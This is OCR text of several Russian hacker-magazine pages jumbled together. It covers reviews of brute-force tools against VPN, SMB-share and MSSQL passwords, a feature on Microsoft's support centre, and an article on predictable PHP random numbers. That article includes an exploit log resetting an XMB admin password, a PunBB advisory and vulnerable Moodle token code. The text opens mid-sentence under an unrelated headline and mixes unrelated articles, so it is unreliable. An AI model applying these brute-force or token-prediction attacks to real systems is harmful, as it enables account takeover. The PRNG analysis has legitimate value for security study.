УДАЧНЫЙ ВЗЛОМ С ИСПОЛЬЗОВАНИЕМ РАДУЖНЫХ ТАБЛИЦ

цию Microsoft Window Chap V2. Спешу обрадовать: чаще всего используется именно она, причем как на Windows-серверах, так и серьезных CISCO-системах. Что касается старой Window Chap V1, то ее поддержку тебе, вероятно, придется реализовать самостоятельно :). Проблема реализации в том, что Microsoft намеренно реализовала в PPTP-протоколе систему защиты против брутфорса. Если не вдаваться в подробности, то ее смысл заключался в установке ограничения: «за одну секунду можно ввести только один пароль». Естественно, что с такой скоростью перебора хакер далеко не уедет и шансы подобрать пароль будут сведены к нулю. Однако в реализации, по традиции, не обошлось без изъянов, которые были опубликованы на багтраках, а группа THC успешно заюзала их в конкретной программе. С помощью THC-pptp-bruter можно обойти ограничения, установленные Microsoft, и добиться скорости более чем 300-400 паролей в секунду. Эта цифра, естественно, сильно варьируется в зависимости от задержки в доставке пакетов до сервера, так что наибольшей скорости можно добиться в локальной сети. Огорчает лишь то, что для работы pptp-bruter необходима пара сторонних библиотек. Без них программа попросту не скомпилируется.

Для брута VPN-соединения

CIFSPwScanner

www.cqure.net/tools

Платформа: Windows, Unix

Сканер для аудита паролей у CIFS/SMB-ресурсов или, проще говоря, шар, по которым ты наверняка любишь пройтись в своей локалке. С его помощью ты ловко сможешь подобрать необходимые данные для подключения к вражеской шаре в локалке. Главное — правильно вбить необходимую команду и подготовить словарик для брута, наполненный самыми разными человеческими мыслями и любовью. В общем виде она выглядит так: CifsPwScanner -t server -u users [options]. Остальные опции ты можешь посмотреть в мане к программе или в интерактивном хелпе. CIFSPwScanner написан на Java, а поэтому может быть запущен под любой платформой.

Подбор пароля к шарам

piggy 1.0.1


www.cqure.net/tools

Платформа: Windows, Unix

Многопоточный брутфорс аккаунтов Microsoft SQL сервера, реализованный в виде консольного приложения. Piggy поддерживает диапазонный режим сканирования, когда на заданный пароль проверяются сразу несколько серверов, хранящих базы. Это особенно актуально, когда ты произвел сервисный скан подсети на открытый порт 1433 (TCP), традиционный для этого сервиса, получил необходимый баннер базы, после чего скормил полученные адреса piggy. Поскольку халатность администраторов зачастую поистине безмерна, вероятность улова весьма и весьма велика.

Аудит паролей MSSQL-сервера

АТАКА НА SMB



WARNING

info

Все программы представлены исключительно в целях ознакомления. В случае применения их в незаконных целях редакция ответственности не несет. Более того, это напрямую запрещается лицензиями большинства программ. Не теряй голову!



В ГОСТЯХ У СУППОРТА Microsoft

Команда из 60 человек. Более 12 000 звонков в месяц. Самые прогрессивные технологии взаимодействия с пользователями и управления знаниями. Служба поддержки Microsoft — это, конечно, не центр управления полетами, но все равно выглядит крайне впечатляюще.

Посмотреть на то, как устроены изнутри службы поддержки больших софтверных компаний, нам было интересно очень и очень давно.
Чтобы попасть в цель наверняка, мы решили сразу отправиться к тому, у кого обращений — максимально много, а решаемые задачи отличаются небывалым разнообразием. Да, мы пошли в гости к Microsoft :).

СЛУЖБА ПОДДЕРЖКИ

Любой пользователь, приобретающий легальное программное обеспечение, может рассчитывать на поддержку. У одних компаний — это исключительно суппорт по телефону, другие могут помочь через интерактивный чат и e-mail, третьи вообще полагаются на самих пользователей, предлагая им обширную документацию и площадку для общения с другими представителями компьюнити. А Microsoft? У Microsoft'а есть все сразу!

УСТРОЙСТВО CALL-ЦЕНТРА

Традиционными обращениями по телефону и email, которые постепенно отходят на второй план, занимается call-центр Службы поддержки. В случае с Microsoft это не просто отлаженный механизм, но еще и самые прогрессивные технологии управления знаниями. Оно и понятно, когда в день поступают сотни разнообразных заявок и на любой вопрос надо найти ответ, быть по-другому не может. Никто другой на рынке IT-решений не обладает такой клиентской базой и соответствующим количеством заявок в Службу поддержки. Только вдумайся в эти цифры: более 30 миллионов обработанных заявок в год на 29 разных языках по всему миру. В российском отделении Microsoft используется мировой опыт построения пользовательской службы. Для того чтобы механизмы системы работали максимально четко и быстро, в call-центре используется двухуровневая система обработки заявок. Основной удар берут на себя операторы, которые отвечают на звонки и формализуют проблему. Это первый этап обработки заявки. Оператор принимает звонок, проверяет ключ пользователя и создает заявку в системе с четким описанием проблемы. Тут надо сказать, что большая часть вопросов или достаточно проста, так что на них отвечают эти же операторы, или носит гуманитарный характер, и тогда вопросы передаются в группу информационного сопровождения. Звонки же с технической проблемой переадресуются на следующий уровень, где за клиента берется группа инженеров, сертифицированных как Microsoft Certified Desktop Technician и/или Microsoft Certified Systems Engineer Используя базу знаний компании, оператор подсказывает пользователю пути решения проблемы, фиксируя все действия в журнале. В базе знаний аккумулирован такой огромный опыт и информация о проблемах с вариантами их решения, что при грамотном ее использовании можно найти ответ практически на любой вопрос. Для большей конкретики: из 12000 тысяч звонков, ежемесячно поступающих в суппорт российского представительства Microsoft, технические проблемы составляют 1400. Таким образом, практически 90% обращений удается решить силами одних лишь операторов.

ИНСТРУМЕНТЫ СЛУЖБЫ ПОДДЕРЖКИ


Главный инструмент оператора — это база знаний компании (Knowledge Base) с описанием проблем и вариантов их решения. Основная задача для такой системы — грамотно формализовать проблему, чтобы максимально упростить дальнейший поиск. Для этого каждая заметка обладает некоторым набором обязательных полей и тематических тегов, указывающих на суть проблемы и подверженной ей программных продуктов. Понятно, что доступ к большей















части этой информации имеют не только сотрудники Call-центра, но и вообще все желающие абсолютно бесплатно на сайте support.microsoft.com/search/?adv=1.

Каждый из нас, наверняка, сталкивался с ситуацией, когда самую, казалось бы, простую вещь нужно было объяснить человеку, который совершенно «не в теме». В ход тут идет все богатство русского языка, чтобы доступно объяснить, что такое «вкладка», «опция», «кнопка» и просто слово «кликнуть». Через минут десять-пятнадцать таких объяснений начинаешь задумываться о том, что быстрее съездить к бедняге и все сделать самому. К счастью, теперь, когда практически у всех есть интернет, можно воспользоваться удаленным рабочим столом, к чему нередко прибегают и сотрудники Службы поддержки Microsoft. Если оператор или инженер понимает, что без непосредственного контакта с системой клиенту не помочь, он может сгенерировать для него специальный линк и отправить его клиенту. Пользователь просто переходит по полученной ссылке и открывает для сотрудника Call-центра RDP-сессию. Получается полноценный backconnect remote desktop, причем построен он на технологии Microsoft Easy Assist. Мы лично видели, как лихо инженер управлялся с последствиями вируса на удаленной системе, с которыми пользователь, даже при самых подробных инструкциях, едва ли мог совладать.

ПРИЕМЫ АВТОМАТИЗАЦИИ

Решение части проблем совершенно точно можно автоматизировать. Посуди сам: рассказав десяток раз одинаковое решение одной и той же проблемы, хочется создать скриптик, который все будет делать сам. Что пользователю, что службе поддержки от этого только легче.

На этот случай в компании разработана специальная система Fix It, позволяющая диагностировать и устранить неполадку одним кликом мыши. По сути, это небольшая узкоспециализированная программка,



С ЭТОГО САЙТА НАЧИНАЕТСЯ СУППОРТ MICROSOFT

FIX IT В ДЕЙСТВИИ И НА РУССКОМ ЯЗЫКЕ

которая выполняет ряд заданных действий в системе и внешне выглядит как обычный установщик. Ссылка на закачку такого автоматизированного решения, как правило, дается вместе с инструкцией по устранению конкретной проблемы. Таким образом, пользователь сам решает, как устранить неполадку: выполнить описанные в рекомендациях действия вручную либо же скачать небольшую утилитку и просто запустить ее. Другими словами, скрипты Fix It автоматически применяют исправления, изменяют конфигурации, вносят правки в реестр, чтобы пользователю не приходилось выполнять длинный список действий вручную. Подборку сценариев Fix It можно найти на сайте support.microsoft.com/gp/cp_fixit_master/ru. С момента ввода системы в декабре прошлого года их скачали более миллиона пользователей и в 95% случаев смогли решить свою проблему. Приятно, что все больше и больше статей из базы знаний комплектуются с готовым Fix It'ом.
Другой прогрессивный путь автоматизации — встроить инструменты для выявления и решения проблем прямо в сами программные продукты. За примером далеко ходить не надо. Для той же Висты разработан Microsoft Support Diagnostics Tool, который серьезно проапгрейдился в Windows 7, превратившись в Action Center. Вот тебе простой пример — отсутствие звука в винде может быть связано с некорректной работой драйвера, неисправностью звуковухи, проблемой в софте или банально отключенным звуком в настройках. Теперь система сама может диагностировать себя, попробовать выявить, в чем причина, и автоматически решить проблему. А если даже и не получится, то продвинутая справка подскажет, какие ресурсы лучше всего посмотреть в инете.

SUPPORT 2.0

Со временем служба поддержки становится намного шире, чем консультации по телефону. Скажу больше — люди вообще не очень-то любят обращаться к специалистам и зачастую предпочитают решить проблему своими силами. Обращения по e-mail, телефону и чату все чаще отходят на второй план, уступая место специальным онлайн-ресурсам, с помощью которых пользователи самостоятельно могут найти вариант решения проблемы. У Microsoft подобных ресурсов несколько. Это в первую очередь — сайт справки и поддержки support.microsoft.com.
Центры решений по продуктам позволяют просмотреть сведения о поддержке, включая распространенные проблемы, часто задаваемые вопросы, полезные ссылки, советы и инструкции, а также последние версии файлов для загрузки. Причем компания особый упор делает на локализацию: большинство востребованных статей уже давно переведены на русский язык (да чего стоит переведенная MSDN!).

Как пользоваться поддержкой

Самый верный способ получить ответ по продукту Microsoft — сходить на сайт support.microsoft.com. Большинство возникающих проблем давно решены, и поэтому, выбрав в верхней панельке нужный продукт, ты легко сможешь найти решение для возникшей проблемы, скачать обновления, которые наверняка забыл установить, и найти еще массу полезной инфы. Более того, с использованием Fix It сценариев устранение большинства проблем вообще свелось к одному клику мыши. No more tears, как сказал поэт-песенник, ну а если и есть — то совсем немного. Если же ты все-таки жаждешь интерактива — тебе в правый верхний уголок страницы суппорта. Ссылка ведет на выбор способа контакта: телефон, e-mail, чат.

Более опытные товарищи сталкиваются с совершенно другими, более сложными задачами. Но и они могут найти ответ на свой вопрос благодаря порталу для ИТ-специалистов http://technet.microsoft.com. Ресурс представляет собой большую библиотеку с документацией и статьями, ссылками на различные ресурсы по отдельным продуктам и технологиям. Тут же доступны и форумы для обсуждения технических вопросов, причем помимо обычных пользователей в дискуссиях принимают сотрудники Microsoft и авторитетные гуру со статусами MVP, MCT, MCSE. Более того, блоги и форумы технических сообществ ты можешь найти на support.microsoft.com/gp/commnews.
Активно развиваются и утилиты для диагностики и лечения системы. Если опытные товарищи могут виртуозно воспользоваться утилитами от Марка Руссиновича, то самым обычным пользователям придутся по душе бесплатные средства для поиска заразы: утилита Malicious Software Removal Tool и онлайн сканер OneCare Safety (onecare.live.com/site/en-us/default.htm).
В Call-центр Службы технической поддержки российского представительства Microsoft поступает 12000 звонков в месяц. На каждый запрос нужно найти ответ. Нормальный показатель работы Службы поддержки — не более 10% неудовлетворенных клиентов, однако у нашего представительства это цифра лучше. Главное требование: не менее 98% проблем должны быть решены, и с этой задачей суппорт Microsoft вполне справляется.







ИНТЕРВЬЮ С ИНЖЕНЕРАМИ

Чтобы узнать больше о работе инженеров — самых главных специалистов по поддержке — мы решили задать им несколько вопросов напрямую. Ребята оказались очень веселыми и с радостью прокомментировали интересующие нас моменты.

Q: Часто ли случается, что проблема пользователя связана с неизвестными ранее ошибками в продуктах компании? Можете вспомнить конкретный случай и дать его описание?

A: Бывает. Как сказано в тексте лицензии MS, «никакой продукт не свободен от ошибок». Бета-тестирование и предпродажное распространение, конечно, убирают основную шероховатость, но не было бы аббревиатуры SP (1,2...6), не находи пользователи ошибки в процессе эксплуатации.

Обращения, связанные с ошибками, единичны и составляют считанные промилле (в них еще измеряют алкоголь в крови водителя:)). Пользователю, обратившемуся с проблемой, признанной впоследствии ошибкой, обычно рекомендуют workaround (обходное решение) или предлагают ждать выхода отдельного исправления или пакета исправлений (SP).

Например, в русской версии Visio 2007 клавиши навигации («стрелки») были перепутаны местами. Т.е. курсор «ехал» не туда. Баг пофиксили только в Microsoft Office Visio SP2. Internet Explorer 8.0 не сохраняет cookies для двухбуквенных доменов. Ранее, для IE6.0/7.0 требуемый домен мог быть добавлен в реестр вручную. На данный момент двухбуквенные домены жестко вшиты в библиотеку dll, которая будет обновляться через Windows Update.

Q: Каким образом удается смоделировать проблему пользователя на машине инженера службы поддержки? Какой софт используется, что лежит в его основе?

A: Моделирование проблем пользователей происходит в виртуальной среде. Используются Microsoft Virtual PC или встроенный в 2008-й сервер функционал Hyper-V — для эмуляции систем с различной разрядностью. Инженер проходит по шагам, которые привели пользователя к проблеме. Если проблема воспроизводится — ищем готовое решение, изобретаем новое или передаем проблему узким специалистам. Если и они не находят решения — признаем ошибку в продукте. Если повторить ошибку не удается — уточняем детали и пробуем снова. Можем, конечно, и подключиться к пользователю удаленно, чтобы самим посмотреть на последовательность его действий.

Q: Интересно услышать про механизм удаленного подключения к рабочему столу пользователя. Как реализована эта возможность? Насколько часто приходится к ней прибегать и всегда ли на такое подключение соглашается пользователь?

A: Для удаленного подключения к рабочему столу используется инструмент Microsoft Easy Assist. Инженер дает пользователю ссылку на веб-страницу Easy Assist. На этой странице пользователь загружает и устанавливает клиентскую часть программы — ActiveX компонент. После этого инженер имеет возможность наблюдать за действиями пользователя, а с дополнительного разрешения пользователя может взять в свои руки управление компьютером. Для предупреждения паранойи инженер постоянно комментирует свои действия: «format c:, ok»?

После окончания сессии юзер может оставить ActiveX-компонент впрок или удалить с машины.

Используется Easy Assist далеко не всегда. Эффективнее всего задействовать его, когда известно точное решение проблемы, а просить пользователя выполнять эти действия пошагово будет дольше, чем выполнить самому. Или, как говорили выше, когда инженеру надо лично посмотреть на шаги пользователя, ведущие к ошибке. Как правило, пользователи соглашаются на такое взаимодействие.


Q: Создаются ли какие-нибудь «точки возврата» на случай, если во время решения проблемы пользователь напортачит еще сильнее?

A: Пользователь сам отвечает за сохранность данных. Вместе с тем, перед радикальными изменениями в системе инженеры рекомендуют создать точку восстановления системы для последующего отката или советуют сохранить личную информацию.

Q: Что делает инженер, если проблему пользователя решить не удается?

A: Если инженер уперся в пределы своей компетентности, он всегда может проконсультироваться с более узкими специалистами внутри компании. Вместе с тем, такая консультация (да если в нее еще и вовлечены иностранные коллеги) может растянуться на дни и недели. Хотя это и приведет к нахождению решения, тут уже пользователю приходится решать — продолжать научно-исследовательскую работу или, скажем, откатить систему на момент до возникновения ошибки или переустановить продукт. Ведь для данного конкретного юзера решение проблемы — это не обязательно фиксация бага в продукте, а просто «нет проблемы — нет проблемы».





ELECT

СЛУЧАЙНОСТИ НЕСЛУЧАЙНЫ



RAND
IS NOT RAND

ФАТАЛЬНАЯ ОШИБКА РАНДОМИЗАЦИИ В PHP

Еще год назад Стефан Эссер поведал миру о предсказуемости генерации случайных чисел в PHP. Но, как это часто бывает, разработчики, да и программисты, не всегда адекватно реагируют на бюллетени безопасности (кто бы их, вообще, читал, а если и читал, то читал внимательно…). Что это? Лень? Человеческий фактор? Нежелание признавать и исправлять свои ошибки? Как бы то ни было, генератор случайных чисел PHP по-прежнему остается предсказуем.

Для правильного понимания сути уязвимости вспомним, что нам уже должно быть известно из статей Стефана Эссера, M4G'а и Raz0r'а. Материал в статьях, на мой взгляд, представлен подробно, но несколько разбросанно. Ставя один за другим эксперименты и разобравшись в деталях уязвимости, я набросал краткий курс по изучению. Полагаю, это поможет тебе более четко представить суть баги и вникнуть в тонкости процесса.

НЕМНОГО ТЕОРИИ

В PHP для генерации случайных чисел используется не сосед-программист, как в бородатом анекдоте, а две базовых функции на выбор: rand() и mt_rand(). Вторая предпочтительнее к использованию ввиду большей псевдослучайности генератора. Благодаря закономерностям в генерации значений возможны атаки на код, использующий эти функции, например, при генерации или сбросе паролей. Поясним, как это можно использовать, вызвав уязвимость. Во-первых, энтропия последующего вызова rand (mt_rand) зависит от результата предыдущего вызова функции, именно поэтому алгоритм псевдослучаен. Однако начальный SEED можно задать через функцию с приставкой 's': srand (mt_srand). То есть, зная начальный SEED, мы можем повторить генерацию на любом компьютере, сгенерировав всю цепочку якобы случайных вызовов rand (mt_rand), и получить при этом абсолютно те же числа, что и в оригинальном приложении на удаленном сервере. Во-вторых, начальный SEED зачастую через srand (mt_srand) вообще не задают (по забывчивости или человеческой глупости). А если функция srand (mt_srand) не была вызвана (либо вызвана без параметров), то PHP задает начальный SEED самостоятельно. Проблема в том, что такой SEED не превышает числа 2^32, а это число можно банально перебрать. Разберемся в особенностях генерации, когда начальный SEED задается PHP самостоятельно ввиду отсутствия вызова srand (mt_srand). Главная особенность rand (srand) заключается в том, что для функций возвращаемый результат различен под *nix и Windows.

ПРАКТИКУЕМ УЯЗВИМОСТЬ

Результат предыдущего вызова rand() используется в чистом виде как начальный SEED для следующего вызова rand(). По сути:

```
"$SEED=rand();srand($seed);$SEED=r
and();...".
```



RAND
IS NOT RAND

```
[i] XMB 1.9.x mt_rand() Admin Token Exploit ver.1.0.0
[i] c0d3d by Elekt(@antichat.ru)

[i] XMB: http://localhost/xmb/
[i] Url mt_rand: http://localhost/mt_rand.php
[i] Admin name: test
[i] Admin email: testuser@localhost.com
[+] Remote PHP: 5.1.6
[+] Local  PHP: 5.1.4
[!] Are encouraged to use the same PHP version.
[i] Time: 00:22:33 10.04.2009
[-] Requesting resetlink and email 'testuser' to 'testuser@localhost.com'... success!
[-] Get mt_rand(): 8535249
[-] Calculating password. Please, wait...
[-] Running in fast mode: total 500000 seeds
[!] Calculating seed for '8535249' (this will take a little time)
--------------------------------------------------------------------------------
[i]        seed|  percent| seed/sec|    time lost|    time left|      date left|
--------------------------------------------------------------------------------
[*] .........0|     0.0%|     0pps|  0d 00:00:01|  0d 00:01:07| 10Apr 00:23:42
[*] .....10000|     2.0%|  4429pps|  0d 00:00:02|  0d 00:01:50| 10Apr 00:24:26
[*] .....20000|     4.0%|  6214pps|  0d 00:00:03|  0d 00:01:17| 10Apr 00:23:54
[*] .....30000|     6.0%|  7139pps|  0d 00:00:04|  0d 00:01:05| 10Apr 00:23:43
[*] .....40000|     8.0%|  7788pps|  0d 00:00:05|  0d 00:00:59| 10Apr 00:23:38
[*] .....50000|    10.0%|  8150pps|  0d 00:00:06|  0d 00:00:55| 10Apr 00:23:35
[*] .....60000|    12.0%|  8452pps|  0d 00:00:07|  0d 00:00:52| 10Apr 00:23:33
[*] .....70000|    14.0%|  8724pps|  0d 00:00:08|  0d 00:00:49| 10Apr 00:23:30
[*] .....80000|    16.0%|  8957pps|  0d 00:00:08|  0d 00:00:46| 10Apr 00:23:28
[+] Seed for key '8535249' is '175639'
[+] New password is 'aAoP8lyssr3xJ'
```

LOG EXPLOIT: XMB 1.9.11 RANDOM PASSWORD RESET VULNERABILITY

```
     Advisory: PunBB Blind Password Recovery Vulnerability
 Release Date: 2008/02/20
Last Modified: 2008/02/20
       Author: Stefan Esser [stefan.esser[at]sektioneins.de]

  Application: PunBB <= 1.2.16
     Severity: Weak random numbers lead to a blind password recovery
               vulnerability that allows account takeover
         Risk: High
Vendor Status: Vendor has released PunBB 1.2.17 which fixes this issue
    Reference: http://www.sektioneins.de/advisories/SE-2008-01.txt
```

PUNBB 1.2.16 BLIND PASSWORD RECOVERY VULNERABILITY

```
./lib/moodlelib.php

function random_string ($length=15) {
    $pool  = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $pool .= 'abcdefghijklmnopqrstuvwxyz';
    $pool .= '0123456789';
    $poollen = strlen($pool);
    mt_srand ((double) microtime() * 1000000);
    $string = '';
    for ($i = 0; $i < $length; $i++) {
        $string .= substr($pool, (mt_rand()%($poollen)), 1);
    }
    return $string;
}
```

MOODLE 1.X RANDOM PASSWORD RESET TOKEN VULNERABILITY

Это очень полезно знать, так как не требуется искать начальный SEED, ведь его можно просто получить через вывод результата rand(), если таковой имеется.
Здесь все предельно просто: имеем вывод rand() — имеем начальный SEED.
Под WINDOWS результат вызова rand() (а значит, и начальный SEED) не превышает число 32767. Милый сердцу баг, — результат можно как два байта перебрать (спасибо Raz0r'у за исследование).
Под *NIX все немного сложнее — максимальное число SEED составляет 2^32.
Отмечу, что для mt_rand (mt_srand) имеет значение версия PHP.
Для PHP 4.x.x<=5.2.0 множество вариантов значений, возвращаемых mt_rand(), составляет 2^31. Именно 31 — так называемый «баг единички»:

```
"mt_rand(1)=mt_rand(2);mt_
rand(3)=mt_rand(4);...".
```

Максимальный начальный SEED не превышает числа 2^32, но из-за повторяющихся значений количество комбинаций на порядок меньше (2^31). Это на 50% ускоряет скорость брута.
Для PHP >=5.2.1 множество вариантов возвращаемых значений mt_rand() составляет 2^32. Максимальный начальный SEED, как и в предыдущем случае — mt_rand(2^32), но количество комбинаций здесь полное(2^32).

ОСОБЕННОСТЬ ПЕРЕКРЕСТНОГО ВЛИЯНИЯ

Функции rand (srand) и mt_rand (mt_srand) никак не влияют друг на друга. То есть, вызов srand() не повлияет на результат mt_rand() и наоборот. Это бывает важно, когда в приложении по какой-либо причине используются оба варианта генератора.
Для осуществления атаки требуются следующие основные условия:
1. Мы должны прямо или косвенно иметь вывод rand (srand, mt_rand, mt_srand) для вычисления начального SEED.
2. Сервер должен поддерживать Keep-Alive соединения.
3. PHP должен работать как модуль апача (не cgi и не fastcgi).
4. Адский патч безопасности сухошина (suhoshin) не должен быть установлен.
При выполнении всех условий PHP-процесс, обслуживающий соединение с обоими субдоменами, будет одним и тем же. Это даст зависимость между вызовами функций генераторов.

В БОЙ!

Для начала вспомним, как проводились атаки годичной давности:
1. Веб-приложение может само иметь прямой, либо косвенный вывод результата работы генератора.
Данному случаю соответствует эксплоит под Wordpress посредством восстановления пароля зарегистрированному юзеру, а затем и администратору (milw0rm.com/exploits/6421). Соответственно, из почты юзер узнает токен восстановления пароля, где по самому токену вычисляется начальный SEED.
2. Возможно осуществить кросс-атаку через веб-приложение, расположенное на субдомене данного сервера.
На данном принципе основан эксплоит Raz0r'а к Wordpress'у через PhpBB на субдомене, где PhpBB выводит mt_rand в результатах поиска (raz0r.name/wp-content/uploads/2008/08/wp1.html).
3. Начальный SEED можно получить лобовым брутфорсом либо брутфорсом по предварительно сгенерированной радужной таблице готовых значений вызовов rand (mt_rand).
Как пример, эксплоит Raz0r'a «SMF<=1.1.5 Admin Reset Password Exploit (win32)» для WINDOWS (raz0r.name/articles/magiya-sluchajnyx-chisel-chast-2).
Итак, что общего между этими алгоритмами? Пункт #3, пожалуй, исключение, ввиду особенности rand() в Windows и брутфорса, присущего, так или иначе, всем представленным алгоритмам. Но первые два основаны на отсутствии вызова srand (mt_srand). Они базируются именно на этом, а по факту — на криптографической уязвимости генератора псевдослучайных чисел в PHP, из-за недостаточно большого начального SEED 2^32(2^31).

ПАТЧ НА ПАТЧ, ИЛИ КАК НЕ НАДО ДЕЛАТЬ

